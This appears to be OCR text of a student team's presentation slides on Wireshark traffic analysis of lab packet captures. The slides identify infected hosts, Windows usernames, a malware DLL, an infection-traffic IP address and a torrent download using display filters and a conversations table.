
Domain Controller IP: **10.6.12.12**

Wireshark-Time Thieves

Malware downloaded to 10.6.12.203

june11.dll








ip.src==10.6.12.203

Wireshark-Time Thieves

virustotal.com








Wireshark-Vulnerable Windows Machines

ip.src==172.16.4.205



Host Name: **ROTTERDAM-PC**


IP Address: **172.16.4.205**

MAC Address: **00:59:07:b0:63:a4**

Wireshark-Vulnerable Windows Machines

ip.src==172.16.4.205 && kerberos.CNameString

Windows User:
mattijs.dervies




Wireshark-Vulnerable Windows Machines

Statistics-Conversations

Wireshark · Conversations · part_3 (1).pcapng

Ethernet · 74 | IPv4 · 877 | IPv6 · 1 | TCP · 1044 | UDP · 1839

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.4.205	49242	93.95.100.178	80	60	36 k	24	2328	36	33 k	186.197569	866.6503	21	
172.16.4.205	49243	93.95.100.178	80	64	37 k	26	2448	38	35 k	186.198622	866.6763	22	
172.16.4.205	49244	93.95.100.178	80	62	37 k	24	2328	38	35 k	186.199674	866.7051	21	
172.16.4.205	49245	93.95.100.178	80	66	37 k	28	2568	38	35 k	186.200729	866.6462	23	
172.16.4.205	49246	93.95.100.178	80	12	732	8	492	4	240	188.001412	859.8544	4	
172.16.4.205	49247	93.95.100.178	80	12	732	8	492	4	240	188.002460	859.8543	4	
172.16.4.205	49248	93.95.100.178	80	12	732	8	492	4	240	188.003519	859.8514	4	
172.16.4.205	49249	185.243.115.84	80	30,344	26 M	15,149	9831 k	15,195	16 M	196.154314	1016.8611	77 k	
172.16.4.205	49250	172.16.4.4	445	46	13 k	28	9604	18	3420	207.829354	858.5864	89	
172.16.4.205	49251	172.16.4.4	88	22	7740	12	3952	10	3788	207.848209	851.7715	37	
172.16.4.205	49252	172.16.4.4	88	24	7248	12	3620	12	3628	207.909243	851.7663	33	
172.16.4.205	49253	172.16.4.4	135	24	2580	14	1456	10	1124	234.444124	861.9547	13	
172.16.4.205	49254	172.16.4.4	49155	22	2840	14	1760	8	1080	234.460299	861.9376	16	
172.16.4.205	49255	31.7.62.214	443	242	41 k	122	34 k	120	7542	336.030763	854.0683	319	
172.16.4.205	49256	195.171.92.116	80	17	1788	10	836	7	952	336.031816	853.7480	7	
172.16.4.205	49165	172.16.4.4	389	2	108	0	0	2	108	342.380772	851.7086	0	
172.16.4.205	49258	72.21.91.29	80	11	2686	7	882	4	1804	461.222640	0.1867	37 k	
172.16.4.205	49259	205.185.216.10	80	10	2372	5	524	5	1848	461.267315	0.1411	29 k	




IP Address used in infection traffic

185.243.115.84

Wireshark-Illegal Downloads

ip.src==10.0.0.201 && kerberos.CNameString and !(kerberos.CNameString contains $)




Computer Host Name: **BLANCO-DESKTOP**

Windows Username: **elmer.blanco**

MAC Address: **00:59:07:b0:63:a4**

Wireshark-Illegal Downloads

ip.src==10.0.0.201 && (http.request.uri contains “.torrent”)



Downloaded torrent file: Betty_Boop_Rhythm_on_the_Reservation.avi.torrent

Questions?

Thank you!

To all of you!

Presentation by:
Jedu Amoako-Atta, Hugo Guzman, JuVaughan Jones, Gary Robinson, and Erica Watkins